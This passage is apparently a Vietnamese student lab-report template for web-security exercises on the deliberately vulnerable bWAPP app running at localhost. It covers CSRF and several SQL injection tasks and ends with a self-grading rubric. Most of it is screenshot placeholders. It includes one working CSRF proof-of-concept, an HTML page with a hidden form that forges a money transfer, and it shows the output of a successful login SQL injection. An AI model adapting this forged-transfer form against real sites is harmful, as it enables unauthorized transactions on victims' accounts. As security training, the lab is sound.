thác thành công và dán vào đây.

*** đặt ảnh tại đây ***



13954. Thực hành khai thác CSRF (Transfer Amount) mức độ dễ
 Chụp ảnh kết quả thu được trên proxy trong bước Xác định lỗi CSRF và dán vào bên dưới.

*** đặt ảnh tại đây ***



Chụp ảnh màn hình khi thực hiện khai thác với các thông số bị thay đổi và dán vào đây.

*** đặt ảnh tại đây ***

```

File Edit Format View Help
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Document</title>
  </head>
  <body>
    <script>
      history.pushState("", "", "/");
    </script>
    <form action="http://localhost:8056/bWAPP/csrf_2.php">
      <input type="hidden" name="account" value="123-45678-90" />
      <input type="hidden" name="amount" value="100" />
      <input type="hidden" name="action" value="transfer" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>

```

Chụp ảnh kết quả sau khi khai thác thành công và dán vào đây.

*** đặt ảnh tại đây ***



13955. **Nhiệm vụ 1. SQL Injection (Login Form/Hero)**

Chụp ảnh khi nhập xong dữ liệu để khai thác và dán vào bên dưới.

*** đặt ảnh tại đây ***



Bugs Change Password Create User Set Security Level

/ SQL Injection (Login Form/He

Enter your 'superhero' credentials.

Login:

Password:

Login

Chụp ảnh màn hình khi thực hiện khai thác với đoạn mã khai thác trên và dán vào đây.

*** đặt ảnh tại đây ***



/ SQL Injection (Login Form/He

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome Neo, how are you today?

Your secret: Oh Why Didn't I Took That BLACK Pill?

13956. **Nhiệm vụ 2. SQL Injection (GET/Search)**

Chụp ảnh kết quả thu được sau bước 4 và dán vào bên dưới.

*** đặt ảnh tại đây ***



Chụp ảnh kết quả thu được sau bước 5 và dán vào bên dưới.

*** đặt ảnh tại đây ***



Chụp ảnh kết quả thu được sau bước 6 và dán vào bên dưới.

*** đặt ảnh tại đây ***



Chụp ảnh kết quả thu được sau bước 7 và dán vào bên dưới.

*** đặt ảnh tại đây ***



13957. SQL Injection (POST/Search)

Chụp ảnh kết quả thu được trên proxy khi gửi dữ liệu ở bước 4 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 4 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được trên proxy khi gửi dữ liệu ở bước 5 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 5 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được trên proxy khi gửi dữ liệu ở bước 6 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 6 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được trên proxy khi gửi dữ liệu ở bước 7 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả thu được sau bước 7 và dán vào bên dưới.

**** đặt ảnh tại đây ****



13958. SQL Injection – Blind – Boolean Based

Chụp ảnh quá trình thực hiện bước 4 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả khi tìm được thành công một ký tự ở bước 5 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả khi tìm được thành công một ký tự ở bước 6 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh quá trình thực hiện bước 8 và dán vào bên dưới.

**** đặt ảnh tại đây ****



13959. SQL Injection – Blind – Time Based

Chụp ảnh quá trình thực hiện bước 4 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả khi tìm được thành công một ký tự ở bước 5 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh kết quả khi tìm được thành công một ký tự ở bước 6 và dán vào bên dưới.

**** đặt ảnh tại đây ****



Chụp ảnh quá trình thực hiện bước 8 và dán vào bên dưới.

*** đặt ảnh tại đây ***



TỰ CHẤM ĐIỂM

TT	Các tiêu chí đánh	Trọng số đánh giá	Ghi chú
1	Hoàn thành bài thực hành	50%	Được tính theo công thức: (1) = số bài đã làm/tổng số bài x 5
2	Hiểu bản chất của bài thực hành	30%	(2) = số bài hiểu bản chất/tổng số bài x 3
3	Mức độ thực hành thuần thực	10%	(3) = số bài thuần thực/tổng số bài x 1
4	Tính sáng tạo	10%	(4) Làm các bài thực hành khác trong hệ thống mà không bắt buộc hoặc thực hành theo một kịch bản mới (có tính thực tế)
	Tổng điểm = (1) + (2) + (3) + (4)		

**Chú ý: nếu không thực hiện đúng theo yêu cầu thì coi như
không làm**

Bài sao chép, trể, ... sẽ được xử lý tùy mức độ vi phạm.